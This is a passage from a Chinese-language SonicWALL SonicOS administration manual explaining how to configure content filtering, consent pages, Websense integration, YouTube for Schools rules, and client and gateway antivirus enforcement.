在未订阅 CFS 专业版的设备上

如果防火墙未订阅 *SonicWALL CFS* 专业版，要启用或禁用允许/禁止域或关键字阻止功能，请执行以下步骤：

1 在页面底部的自定义列表选项卡中，选择以下任意设置：

- **允许域的源** - 为此设置选择**全局**可禁用在该策略的本地**自定义列表**选项卡中列出的允许域/URL。该策略**已允许的 URI** 列表中的域仍受到内容过滤的控制。为此设置选择**按策略**可允许访问在该策略的本地**自定义列表**选项卡的**已允许的 URI** 字段中列出的域/URL。
- **禁止域的源** - 为此设置选择**按策略**可启用对在该策略的本地**自定义列表**选项卡中列出的禁止域/URL 进行过滤（阻止），或选择**全局**可忽略本地定义的**已禁止的 URI** 列表并使用全局定义的那个列表。
- **关键字源** - 为此设置选择**按策略**可启用对在该策略的本地**自定义列表**选项卡中已**禁止的关键字**字段中列出的关键字进行关键字阻止，或选择**全局**可忽略本地定义的**已禁止的关键字**列表并使用全局定义的那个列表。

2 单击**确定**。

禁用除允许域之外的所有 Web 通讯

选中**禁用除允许域之外的所有 Web 通讯**复选框将使防火墙仅允许访问**允许域**列表中的网站。经过仔细筛选，这几乎可以 100% 有效阻止色情及其他被禁内容。

如果防火墙有有效 SonicWALL CFS 订阅，则不提供**禁用除允许域之外的所有 Web 通讯**复选框。在这种情况下，您可以配置 CFS 策略阻止不需要的网站。

许可选项卡

许可选项卡用于对指定的计算机实施内容过滤，并对其他计算机提供可选的过滤。可以配置许可属性要求用户在得到浏览 Web 的允许之前同意**可接受的用户策略**中列出的条款。



要启用许可属性，选择**需要许可**。

- **最大 Web 使用（分钟数）**- 在用户比计算机多的环境中，例如在教室或图书馆，通常要追加时间限制。可以使用防火墙在用户时间已过期时通过显示在**许可**页面 URL 字段中定义的页面提醒用户。在**最大 Web 使用**字段输入以分钟为单位的时间限制。最短时间为 1 分钟，最长为 9999 分钟，默认值为 **15**。输入 0（零）可禁用此功能。
- **许可页 URL（可选过滤）**- 当用户在计算机上打开需要许可的 Web 浏览器时，将向其显示许可页面，提供使用或不使用内容过滤访问互联网的选项。该页面必须位于 Web 服务器上，且可作为 URL 由用户通过网络进行访问。其中可以包含可接受的使用策略 (AUP)中的文字或其链接。该页面必须包含与防火墙中两个页面的链接，在将之选中时，可以告知防火墙用户是否希望在访问时有内容过滤：

  重要：使用您的 SonicWALL LAN IP 地址，而不是 `192.168.168.168`。

  - 未经过滤的访问链接必须为 `192.168.168.168/iAccept.html`
  - 经过过滤的访问链接必须为 `192.168.168.168/iAcceptFilter.html`

  重要：以下所有页面必须位于 Web 服务器上，且可作为 URL 由用户通过网络进行访问。

- **许可接受 URL（关闭过滤）**- 当用户接受许可页面中列出的条款，并选择访问互联网时不受内容过滤的保护，将向其显示用于确认选择的网页。在**许可接受（关闭过滤）**字段中输入该页面的 URL。
- **许可接受 URL（打开过滤）**- 当用户接受**许可**页面中列出的条款，并选择访问互联网时受到内容过滤的保护，将向其显示用于确认选择的网页。在**许可接受（打开过滤）**字段中输入该页面的 URL。

- **同意接受的重定向页面 URL（过滤关闭）- 可选**：如果在此字段输入 URL，在用户接受“许可”页面上的条款，并选择不过滤的访问，将重定向至此 URL。
- **同意接受的重定向页面 URL（过滤开启）- 可选**：如果在此输入 URL，在用户接受“许可”页面上的条款，并选择有过滤的访问，将重定向至此 URL。

主题：

- 第 1388 页的强制过滤的 IP 地址
- 第 1388 页的添加新地址
- 第 1388 页的移除地址
- 第 1388 页的编辑地址

强制过滤的 IP 地址

当用户在使用强制内容过滤的计算机上打开 Web 浏览器时，将显示许可页面。您必须创建在打开 Web 浏览器时显示的网页。此页面包含“可接受的使用策略”中的文字以及将记录或阻止违反情况的通知。

该页面必须位于 Web 服务器上，且可作为 URL 由用户通过 LAN 进行访问。该页面必须包含与防火墙中页面的链接，告知设备用户许可启用过滤。链接必须是 `192.168.168.168/iAcceptFilter.html`，其中，使用 SonicWALL LAN IP 地址，而不是 `192.168.168.168`。

在**许可页 URL（强制过滤）**字段中输入该页面的 URL，然后单击**确定**。在防火墙更新后，会在 Web 浏览器窗口的底部显示一条确认更新的消息。

添加新地址

可以配置防火墙对 LAN 上的某些计算机实施内容过滤。

1 在“过滤的 IP 地址”表中，单击**添加**以显示**添加过滤的 IP 地址条目**对话框。



2 在**添加新地址**字段中输入计算机的 IP 地址。

3 单击**确定**按钮。

4 要向列表中添加更多 IP 地址，请对每个地址重复步骤 1 到步骤 3。可以输入最多 128 个 IP 地址。

移除地址

要删除所有 IP 地址，请单击**全部删除**。

要从要过滤的计算机列表中删除计算机：

1 在**已过滤的 IP 地址**表中高亮显示该 IP 地址，


2 单击**删除**。

编辑地址

要编辑计算机的 *IP* 地址：

1 在**已过滤的 IP 地址**表中高亮显示该 IP 地址，

2 单击**编辑**。将显示**编辑过滤的 IP 地址条目**对话框。



3 进行必要的更改。

4 单击**确定**。

配置 Websense Enterprise 内容过滤

Websense Enterprise 是通过 SonicWALL 使用互联网内容过滤的第三方互联网过滤程序包。

1 导航到**安全服务 > 内容过滤器**页面。



2 从**内容过滤类型**下拉菜单中选择 **Websense Enterprise**。**CFS 策略分配**下拉菜单将不再显示。

3 单击**配置**显示 **Websense 属性**窗口。



注：您可以在**网络 > 区域**页面上指定实施内容过滤。

4 在**设置**部分配置下列选项：

- 服务器主机名或 **IP 地址** - 输入用于内容过滤列表的 Websense Enterprise 的主机名或 IP 地址。
- **服务器端口** - 输入用于 SonicWALL 监控 Websense Enterprise 流量的 UDP 端口号。默认端口号是 **15868**。
- **用户名** - 要：
  - 启用在 Websense Enterprise 服务器上定义的用户和群组的报告，请将该字段留空。
  - 启用按 SonicWALL 中特定用户或群组的报告，输入在 Websense Enterprise 服务器上为该用户或群组配置的用户名。如果：
    - 在 Websense Enterprise 服务器上使用**基于 NT 的目录**，用户名必须使用以下格式：`NTLM:\\domainname\username`。
    - 在 Websense Enterprise 服务器上使用**基于 LDAP 的目录**，用户名必须使用以下格式：`LDAP://o-domain/ou=sales/username`。

  重要：如果您不确定在这部分输入的用户名，请将该字段留空，并查询 Websense 文档了解更多信息。
- **启用 HTTPS 内容过滤** - 如果使用 HTTPS 内容过滤，请选中此选项。默认为不选中（禁用）。
- **启用 Websense 探测监控** – 如果使用 Websense 探测监控，请选中此选项。默认为不选中（禁用）。
- **检查服务器每** – 为防火墙探测 Websense 服务器输入时间间隔，以秒为单位。默认值为 **10** 秒。
- **在 n 次丢失探测后使 Websense 无效** – 输入 Websense Enterprise 服务器过滤停用之前丢失的最大探测数。默认为 **3** 个丢失探测。

- **在 n 次成功探测后重新激活 Websense** – 输入在 Websense Enterprise 服务器过滤功能停用后，要重新激活 Websense 的连续探测成功最小次数。默认为 **2** 个成功探测。
- **如果服务器不可用（秒数）**或停用（由于丢失探测）- 定义如果 Websense Enterprise 服务器不可用，应采取什么措施。服务器超时的默认值为 **5** 秒，最短为 1 秒，最长为 10 秒。
    - **阻断所有网站的流量** - 选择该选项将在 Websense Enterprise 服务器恢复可用前阻止对所有网站的通讯，“允许 URL”除外。这是默认值。
    - **允许所有网站的流量** - 选择该选项将允许对所有网站的通讯，不经过 Websense Enterprise 服务器过滤。但仍阻止“禁止 URL”和“关键字”（如启用）。

5 在**URL 缓存**部分配置下列选项：

- **缓存大小 (KB)** - 配置 KB 为单位的 URL 缓存大小。默认值为 **50** KB。

    提示：较大的 URL 缓存可以显著改善互联网浏览的响应时间。

6 单击**确定**。

YouTube for Schools 的内容过滤支持

“YouTube for Schools”是允许自定义学生、教师和管理员的 YouTube 访问权限的一项服务。YouTube 教育附属网站 (YouTube EDU) 为学校提供数十万计免费教学视频的访问权限。这些视频来自很多久负盛名的组织。您可以自定义您所在学校能访问的内容。所有学校都能访问全部 YouTube EDU 内容，但教师和管理员还可以创建只能在其学校网络查看的视频播放列表。

注：在为 YouTube for Schools 配置 SonicWALL 安全设备前，您必须首先注册：www.youtube.com/schools。

YouTube for Schools 的配置取决于您使用的内容过滤方法，在**安全服务 > 内容过滤**页面配置。

如果用户是多个群组的成员，一个策略允许无限制访问 YouTube，但其他策略限制访问 YouTube for Schools，其访问权限将由 YouTube for Schools 策略过滤，不允许无限制访问 YouTube。

用户不能是具有不同学校 YouTube ID 的多个群组的成员。即使防火墙接受此配置，也不受支持。

在从 **CFS 策略分配**菜单中选择**通过应用控制**后，在**安全服务 > 内容过滤** 页面，将 YouTube for Schools 的内容过滤配置为**应用控制**策略。

YouTube for Schools 的内容过滤配置有两个部分：

- 配置匹配对象
- 配置应用规则

您首先创建一个或多个匹配对象。然后，在应用规则中应用匹配对象。

注：只有在应用了应用规则策略且浏览器关闭并重新打开后，所有浏览器的连接才会受到影响。

如果在防火墙上以管理员身份打开浏览器，除非特地配置防火墙使其不排除管理员，否则会将您排除在 CFS 策略的实施范围内。

主题：

- 第 1392 页的配置防火墙以不排除管理员
- 第 1392 页的配置 YouTube for Schools 内容过滤的匹配对象
- 第 1394 页的配置 YouTube for Schools 内容过滤的应用规则
- 第 1397 页的在内容过滤策略中配置 YouTube for Schools
- 第 1401 页的 YouTube for Schools 和 HTTPS
- 第 1401 页的问题

配置防火墙以不排除管理员

配置防火墙使其不排除管理员的步骤如下：

1 转到**安全服务** > **内容过滤器**页面。



2 滚动至**针对管理员 CFS 排除设置**部分。



3 选中**对管理员也不绕过 CFS 阻止规则**复选框。

4 单击页面顶部的**接受**按钮。

配置 YouTube for Schools 内容过滤的匹配对象

配置 *YouTube for Schools* 内容过滤的匹配对象的步骤如下：

注：您可以重复以上步骤创建多个匹配对象。

1 转至**防火墙** > **匹配对象**。



2 单击**添加新匹配对象**。此时会显示**添加/编辑匹配对象**对话框。



3 在**对象名**字段，输入一个描述性名称。最小长度为 1 个字符，最大长度为 96 个字符。

4 从**匹配对象类型**下拉菜单中，选择 **CFS 允许/禁止列表**。

从**匹配类型**下拉菜单中，选择**部分匹配**。部分匹配可将指定模式与给定内容的任意部分匹配。例如，给定内容为 “SonicWALL is the leader in Unified Threat Management”，匹配模式 Sonic。

5 对于**输入表示**，选择**字母数字**选项。

6 在**内容**框中，输入 *youtube.com*。

7 单击**添加**。

8 在**内容**框中，输入 *ytimg.com*。

9 单击**添加**。


10 单击**确定**创建匹配对象。



配置 YouTube for Schools 内容过滤的应用规则

配置*YouTube for Schools* 内容过滤的应用规则的步骤如下：

1 转至**防火墙 > 应用程序规则**页面。



2 单击**添加新策略**。将显示**编辑应用程序控制策略**对话框。



3 在**策略名**字段，输入该策略的描述性名称，例如 *CFS YouTube*。最小长度为 0 个字符，最大为 96 个字符。

4 从**策略类型**下拉菜单中，选择 **CFS**。这些选项将发生更改。



5 从**地址**下拉菜单中，选择应用该策略的地址组。默认设置为**任何**。

6 从**排除地址**下拉菜单中，选择从该策略排除的地址组。排除的对象不会受策略影响。默认设置为**无**。

7 从**匹配对象下拉**菜单中，选择要匹配的对象。默认为**禁止的内容**。

8 从**操作对象**下拉菜单，选择您希望此策略执行的操作。在此情况下，选择 **CFS 阻塞页面**。

9 从**包含的用户/群组**下拉菜单中，选择应用该策略的用户或用户组。默认设置为**全部**。

10 从**排除的用户 / 群组**下拉菜单中，选择从该策略排除的用户或用户组。排除的对象不会受策略影响。默认设置为**全部**。

11 从**日程**下拉菜单中，选择您计划的时间。默认值是**始终打开**。

12 如果您要使用流量报告，请选择**启用流程报告**选项。

13 如果您要使用记录，请选择**启用日志**选项。默认情况下已选中该选项。

14 如果您要使用 CFS 格式记录消息，请选择**日志使用的 CFS 消息格式**选项。默认情况下已选中该选项。

15 如果您要过滤冗余的日志消息，则在**记录冗余过滤器（秒数）**字段输入过滤的间隔秒数。

要为过滤日志消息使用全局设置，请选择**使用全局设置**选项（在同一行）。默认值为 **0** 秒。

16 从**区域**菜单中，选择应用该策略的区域。默认设置为**任何**。

> 注：对于 **CFS 允许/排除列表**和 **CFS 禁止/包含列表**选项，您应该选择在第 1392 页的配置 YouTube for Schools 内容过滤的匹配对象中创建的匹配对象。（本例使用*CFS YouTube* 过滤。）应选择包含或排除该匹配对象。

17 从 **CFS 允许/排除列表**下拉菜单中，选择您不想使用该策略阻止的对象。

18 从 **CFS 禁止/包含列表**下拉菜单中，选择您要使用该策略阻止的对象。

19 如果要对所有搜索引擎使用“安全搜索实施”，请选择**启用安全搜索实施**选项。默认禁用该设置。

20 要启用 YouTube for Schools，请选中**启用 YouTube for Schools** 复选框。

21 在**学校 ID**框中，输入**学校 ID** 号，这可以从 www.youtube.com/schools 获得。

22 单击**确定**创建策略。

> **注：**只有在应用了应用规则策略且浏览器关闭并重新打开后，所有浏览器的连接才会受到影响。
>
> 如果在防火墙上以管理员身份打开浏览器，除非特地配置防火墙使其不排除管理员，否则会将您排除在 CFS 策略的实施范围内。请参见第 1392 页的配置防火墙以不排除管理员。

在内容过滤策略中配置 YouTube for Schools

当将**安全服务 > 内容过滤**页面上的 **CFS 策略分配**下拉菜单设为**通过用户和区域屏幕**时，YouTube for Schools 配置为内容过滤策略的一部分。

在内容过滤策略中配置 *YouTube for Schools* 的步骤如下：

1 转到**安全服务 > 内容过滤器**页面。




2 从**内容过滤类型**下拉菜单中选择**内容过滤服务**。

3 单击**配置**按钮。将显示**过滤器属性**对话框。



4 单击**策略**选项卡。



5 单击您要启用 YouTube for Schools 的 CFS 策略的**配置**图标。将显示**编辑 CFS 策略**对话框。




6 单击**设置**选项卡。



7 选中**启用 YouTube for Schools** 复选框。

8 粘贴从 www.youtube.com/schools 获得的校园 ID。



9 单击**确定**。**编辑 CFS 策略**对话框关闭。

10 单击**自定义列表**选项卡。



11 单击**允许 URL** 对应的**添加**按钮。将显示**添加允许的 URL 条目**对话框。



12 在该对话框中，将 *youtube.com* 输入 **URL** 字段中。

13 单击**确定**。

14 再次单击**添加**。

15 在 **URL** 字段中输入 `ytimg.com`。

16 单击**确定**。



17 单击**确定**。

这些设置将替代阻止 YouTube 的所有 CFS 类别。

在应用策略后，只有关闭并重新打开浏览器，任何现有的浏览器连接才会受到影响。此外，如果您在防火墙上以管理员身份打开浏览器，会将您排除在 CFS 策略的实施范围内，除非您特地配置防火墙使其不排除管理员（在**安全服务 > 内容过滤**页面选中**对管理员不绕过 CFS 阻止**复选框）。

YouTube for Schools 和 HTTPS

YouTube for Schools 的 SonicWALL CFS 实施不支持对 youtube.com 的 HTTPS 访问。当通过 HTTPS 访问 youtube.com，用户对 YouTube 内容的访问将受限制。可以使用以下解决方案应对：

- 启用有 CFS 检查的客户端 DPI-SSL。DPI-SSL 功能激活需要独立许可证。
- 按 WAN 访问规则创建 LAN（或 DMZ），如下所示：
    - 操作：拒绝
    - 服务：HTTPS
    - 源：任何
    - 目标：为 youtube.com 和 ytimg.com 创建 FQDN 地址对象

问题

DPI-SSL 不能用于阻止 https://youtube.com，只能用于允许该网站。所以上面的 DPI 部分不能作为应对这个问题的解决方案的一部分。

在创建以上规则阻止对 youtube.com 或 www.youtube.com 和 s.ytimg.com 的 https 访问时，我们发现也将一并阻止 https://www.google.com、https://drive.google.com 以及 https://play.google.com/。

calendar.google.com 和 gmail 等其他 google 网站仍正常。

创建受阻止网站的 FQDNS 和为群组创建允许规则也可以允许访问 https://youtube.com。

总之，为 https 创建拒绝规则，fqdns 还会阻止其他 google ssl 站点。因此，我们尚未发现任何途径可以使用 YouTube for Schools，阻止访问 SSL YouTube 而不阻止其他 Google SSL 站点。而且，没有办法在允许访问其他站点的同时能够不导致允许访问 SSL YouTube。

128

激活 SonicWALL 客户端防病毒

- 第 1402 页的安全服务 > 客户端防病毒的实施
  - 第 1403 页的配置客户端防病毒服务

安全服务 > 客户端防病毒的实施

防病毒产品的性质决定了其通常需要在每台 PC 上进行定期、有效维护。当发现新病毒时，在组织中部署的全部防病毒软件都必须使用最新的病毒定义文件进行更新。不这样做会严重限制防病毒软件的有效性和干扰正常工作时间。已知病毒超过 50000 种，而且会定期爆发新病毒，维护和更新病毒保护的任务可能变得很繁重。然而，很多中小型企业没有足够的 IT 人力维护防病毒软件。因此产生的病毒防御缺口可能导致数据丢失和员工生产率降低。

NIMDA 和“红色警戒”等病毒的肆虐正体现出中小型企业的病毒防御问题。用户如果没有最新的病毒定义文件，这些病毒就会增殖并感染很多其他用户和网络。SonicWALL 客户端防病毒可以防止这些情况，并提供新的病毒保护方法。SonicOS 持续监控病毒定义文件的版本，并自动触发向各用户计算机下载和安装新病毒定义文件。此外，防火墙会在恢复对互联网的保护前限制各用户的访问，因此充当公司病毒保护策略的执行者。这种新方法可以确保在网络上的各 PC 上安装和激活最新版的病毒定义文件，防止懒散的用户禁用病毒保护并使整个组织处于潜在的病毒爆发危险中。

注：您必须购买防病毒订阅才能通过防火墙管理界面实施防病毒。

SonicOS 支持 McAfee 和 Kaspersky 客户端防病毒的客户端 AV 强制实施。这些服务分别授权，允许您为部署购买所需的每个许可证号码。

配置客户端防病毒服务

如需激活网络防病毒服务的信息，请参见第 1413 页的激活网关防病毒、防间谍软件和 IPS 许可证。



客户端防病毒策略



客户端防病毒策略部分提供以下功能：

- **禁用从信任区域到公用区域的策略** - 如取消选择，该选项在位于受信任区域中的计算机上实施防病毒策略。选中该选项则允许受信任区域（例如 LAN）中的计算机访问公用区域（例如 DMZ）中的计算机，即使 LAN 计算机上未安装防病毒软件。

- **为 Kaspersky 强制实施列表上的客户端切换 McAfee AV 到 Kaspersky AV** - 选中此选项后，可以使用 Kaspersky AV 代替 McAfee AV 用于 Kaspersky 强制实施列表上的客户端。
- **强制更新前的天数** - 该功能定义在 SonicWALL 要求下载最新病毒日期文件之前，可以访问互联网的最多天数。从 0 到 5 天中进行选择：**5** 是默认值。
- **强制更新** - Dell SonicWALL 向拥有防病毒订阅的所有 SonicWALL 设备传送病毒警报。有三个级别的警报，您可以选择多个。在选中该选项的情况下收到警报时，用户会升级到最新版 VirusScan ASaP，然后才能访问互联网。该选项替代“在强制更新前允许的最多天数”选择。此外，每记录一个病毒警报，都会向管理员发送警报消息。
    - **低风险** - 字段中未报告且认为以后很难在字段中发现的病毒都具有低风险。即使此类病毒包括极严重或不可预见的损害性负载，其风险仍然较低。
    - **中风险** - 如果字段中发现了病毒，且病毒使用了不常见的感染机制，则视之为中等风险。如果其流行性较低且有效负载不严重，可将其降级为低风险。同样，如果病毒传播越来越广，则可将其升级为高风险。
    - **高风险** - 要分配为高风险分级，必须在字段中频繁报告该病毒。此外，有效负载必须能够导致至少部分严重损害。如果它导致极严重或不可预见的损害，即使流行级别较低，也可分配高风险。

防病毒实施



SonicWALL 客户端防病毒目前支持 Windows 平台。为了能访问互联网，使用其他操作系统的计算机必须不受防病毒策略控制。为了确保为网络提供完整的病毒攻击保护，推荐只有服务器和不受支持的机器才能不受保护，且在将任何机器从防病毒实施中排除时应在该机器上安装第三方防病毒软件。有三种选项用于定义受排除的计算机：

- **强制对所有计算机应用防病毒策略** - 选择该选项会强制计算机安装 VirusScan ASaP 才能访问互联网或 DMZ。这是默认配置。
- **在防病毒实施中包含指定的地址范围** - 选择该选项使管理员可以定义防病毒实施的 IP 地址范围。如果您选择该选项，请指定要实施防病毒的 IP 地址范围。需要实施防病毒的计算机都需要拥有指定 IP 地址范围内的静态 IP 地址。最多可以输入 64 个 IP 地址范围用于防病毒实施。单击**添加**显示**添加防病毒范围条目**窗口，然后输入 IP 地址范围。
- **在防病毒实施中排除指定的地址范围** - 选择该选项使管理员可以定义排除防病毒实施的 IP 地址范围。如果您选择该选项，请指定排除防病毒实施的 IP 地址范围。需要无限制访问互联网的计算机都需要拥有指定 IP 地址范围内的静态 IP 地址。最多可以输入 64 个 IP 地址范围。单击**添加**显示**添加防病毒范围条目**窗口，然后输入 IP 地址范围。

129

配置客户端 CF 实施

- 第 1405 页的安全服务 > 客户端 CF 实施
  - 第 1405 页的启用和配置客户端 CF 实施
  - 第 1407 页的在网络区域中启用客户端 CFS

安全服务 > 客户端 CF 实施

Dell SonicWALL 客户端 CF 实施用于为企业、学校和图书馆和政府机构实施保护和提效策略。Dell SonicWALL 建立了革命性的内容过滤体系结构，使用可扩展的动态数据库来阻止受禁止和低效率的 Web 内容。

客户端 CF 实施提供了控制性与灵活性的理想组合，可确保实现最高级别的保护和生产力。客户端 CF 实施可防止个别用户访问不当内容，同时减少组织的责任并提高效率。网站将根据所包含的内容类型获得评级。内容过滤服务 (CFS) 可基于网站的评级以及用户或群组的策略设置来阻止或允许访问这些网站。

企业往往可通过在设备上设置过滤策略，来控制在安全设备的周围进行浏览而产生的 Web 冲浪行为及内容。但是，当同一设备不处于防火墙周围时，就会对其失去控制。客户端 CF 实施通过在安全设备周围以外阻止受禁止和低效率的 Web 内容，填补了这一缺口。

Dell SonicWALL 安全设备与客户端 CF 实施配合使用，可以自动和一致的方式确保所有终端获得最新的软件更新，从而实现终极网络保护。该客户端可配合 Windows 和 Mac PC 使用。

客户端 CF 实施包含下列三个主要组件：

- 运行 SonicOS 的网络安全设备，它的作用是促进和验证 CFS 许可，启用或禁用实施，以及配置排除和其他设置。
- 在未安装客户端软件的情况下，阻止任何试图访问因特网的客户端访问网站（直至安装好客户端软件），且自动触发安装客户端 CF 实施。
- 使用基于云的 EPRS 服务器管理客户端策略和客户端组。该服务器可通过 MySonicWALL 或在设备上运行的 SonicOS 进行访问。

主题：

- 第 1405 页的启用和配置客户端 CF 实施
- 第 1407 页的在网络区域中启用客户端 CFS

启用和配置客户端 CF 实施

本章节介绍如何在 SonicOS 中启用和配置客户端 CF 实施的设置。

要向用户显示网站阻止页面，从而提示用户安装客户端 CF 实施，必须先在 Dell SonicWALL 设备上启用客户端 CF 实施。

注：如果还未在 MySonicWALL 上激活内容过滤客户端 (CFS)，则必须先将其激活，才能在客户端系统上实施客户端内容过滤策略。

在安全服务中配置客户端 CF 实施

如需配置客户端 *CF* 实施的设置，请在您的 *Dell SonicWALL* 设备中执行以下步骤：

1 登录到您的 Dell SonicWALL 安全设备。


2 转至**安全服务 > 客户端 CF 实施**页面。



3 在**客户端 CF 实施策略**部分下面，从 **Grace 周期**下拉列表中选择 CFS 实施策略保持有效的天数。

客户端 CF 实施列表部分包含一张表格，其中包括"客户端 CFS 实施"列表和"从客户端 CF 实施中排除"列表。

要配置任一表格，请单击您希望配置的列表对应的**配置**图标。随即显示"编辑地址对象群组"窗口。从可用列表中选择要包括/不包括在群组中的值。



4 对于**客户端 CF 实施列表**和**从客户端 CF 实施中排除列表**。如果您在这些列表中添加了任何条目，您可以单击列表标题旁边的箭头显示这些条目。要向任一列表中添加条目，请单击该行中的"配置"图标。


5 在标记**对于计算机的地址不在以上列表的，默认实施是**的字段中，从下拉列表中选择**客户端 CF 实施**。该字段位于**客户端 CF 实施列表**部分下面。选择此选项将提示通过该设备连接到因特网的其他所有计算机安装已实施的客户端。如果您只想在您所配置的计算机上实施该服务，您可以从下拉列表中选择**无**。

6 单击**接受**。

在网络区域中启用客户端 CFS

可通过执行下列步骤按区域实施客户端内容过滤：

1 在**安全服务 > 摘要**页面中，单击**注释**中的**网络 > 区域**链接。



随即显示**网络 > 区域**页面。



2 单击您想要在其中实施客户端内容过滤服务的区域对应的**配置**按钮。随即显示**添加区域**对话框。



3 选中**启用客户端内容过滤服务**复选框。

4 单击**确定**。

130

管理 Dell SonicWALL 网关防病毒服务

- 第 1409 页的安全服务 > 网关防病毒
  - 第 1410 页的 Dell SonicWALL GAV 多层方法
  - 第 1413 页的 Dell SonicWALL GAV 结构
  - 第 1413 页的激活网关防病毒、防间谍软件和 IPS 许可证
  - 第 1414 页的设置 Dell SonicWALL 网关防病毒保护
  - 第 1422 页的查看 Dell SonicWALL GAV 特征

安全服务 > 网关防病毒

Dell SonicWALL 网关防病毒 (GAV) 通过使用 Dell SonicWALL 的 IPS 深层数据包检查 v2.0 引擎检查通过 Dell SonicWALL 网关的所有流量，直接在 Dell SonicWALL 安全设备上提供实时病毒保护。Dell SonicWALL GAV 建立在 Dell SonicWALL 的免重组结构之上，可用于检查多个应用程序协议，以及常规 TCP 流和压缩流量。由于 Dell SonicWALL GAV 不执行重组，因此没有扫描引擎所施加的文件大小限制。Base64 解码、ZIP、LHZ 和 GZIP (LZ77) 解压缩也使用单次传递和按数据包的方式执行。

Dell SonicWALL GAV 根据广泛、动态更新的威胁病毒特征数据库匹配下载的文件或通过电子邮件发送的文件，在 Dell SonicWALL 安全设备上直接提供威胁防御。在传输到桌面之前就截获和抑制病毒攻击。Dell SonicWALL 的 SonicAlert 团队、第三方病毒分析员、开源开发员和其他人员共同创建新特征，并将其添加到数据库。

可以配置 Dell SonicWALL GAV 提供针对内部威胁和网络外部威胁的防御。它采用 SMTP、POP3、IMAP、HTTP、FTP、NetBIOS、即时消息和对等应用程序等多种协议和基于流的其他一些协议，为您提供全面的网络威胁保护和控制。由于还可以压缩包含恶意代码和病毒的文件，因而常规防病毒解决方案无法访问，Dell SonicWALL GAV 采用了高级解压缩技术，能够按数据包自动解压缩和扫描文件。

